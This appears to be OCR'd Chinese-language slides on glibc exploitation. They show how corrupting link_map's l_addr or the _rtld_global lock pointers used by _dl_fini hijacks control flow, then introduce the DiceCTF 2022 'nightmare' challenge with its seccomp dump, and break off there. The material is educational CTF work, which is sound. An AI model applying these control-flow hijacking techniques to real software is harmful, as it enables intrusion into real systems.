


```
$
 struct link_map
 {
     ElfW(Addr) l_addr;
     char *l_name;
     ElfW(Dyn) * l_ld;
     struct link_map *l_next, *l_prev;
     struct link_map *l_real;
     Lmid_t l_ns;
     struct libname_list *l_libname;
     ElfW(Dyn)* l_info[...];
     ...
 }
```

$ DL Summary

2

- 而在呼叫 _dl_fini 時，fini array 以及 fini function 都會使用到 l->l_addr，如果能讓 l_addr 做偏移，使得 array 指向 bss / data 當中我們可控的陣列，把我們寫入的資料作為 function 呼叫




```
$ 
  if (l->l_info[DT_FINI_ARRAY] != NULL)
  {
      ElfW(Addr) *array =
          (ElfW(Addr) *)(l->l_addr +
                         l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
      unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr)));
      while (i-- > 0)
          ((fini_t)array[i])();
  }

  if (l->l_info[DT_FINI] != NULL)
      DL_CALL_DT_FINI(l, l->l_addr +
                          l->l_info[DT_FINI]->d_un.d_ptr);
```

$ DL Summary

3

- 呼叫 __rtld_lock_lock_recursive 等於呼叫 *_rtld_global._dl_rtld_lock_recursive，呼叫 __rtld_lock_unlock_recursive 等於呼叫 *_rtld_global._dl_rtld_unlock_recursive，而呼叫時參數 $rdi 為 _rtld_global._dl_load_lock。如果這三個可控，那也可以用來控制程式執行流程



```
$ 

void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        ...
        __rtld_lock_unlock_recursive(GL(dl_load_lock));
```


🎃

DiceCTF 2022 - nightmare

$ Nightmare

Environment

- Glibc 2.34
- Seccomp - only allow ORW / exit / exit_group / non-executable mmap
- Exploitation 不需要 bruce force，**100%** work




```
20:44:24  u1f383@OWO  /tmp/nightmare  7s
$ seccomp-tools dump ./nightmare
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A != ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x15 0x08 0x00 0x00000000  if (A == read) goto 0012
 0004: 0x15 0x07 0x00 0x00000001  if (A == write) goto 0012
 0005: 0x15 0x06 0x00 0x00000002  if (A == open) goto 0012
 0006: 0x15 0x05 0x00 0x0000003c  if (A == exit) goto 0012
 0007: 0x15 0x04 0x00 0x000000e7  if (A == exit_group) goto 0012
 0008: 0x15 0x01 0x00 0x00000009  if (A == mmap) goto 0010
 0009: 0x05 0x00 0x00 0x00000003  goto 0013
 0010: 0x20 0x00 0x00 0x00000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
 0011: 0x45 0x01 0x00 0x00000004  if (A & 0x4) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```

$ Nightmare

Environment

- Source code 分析

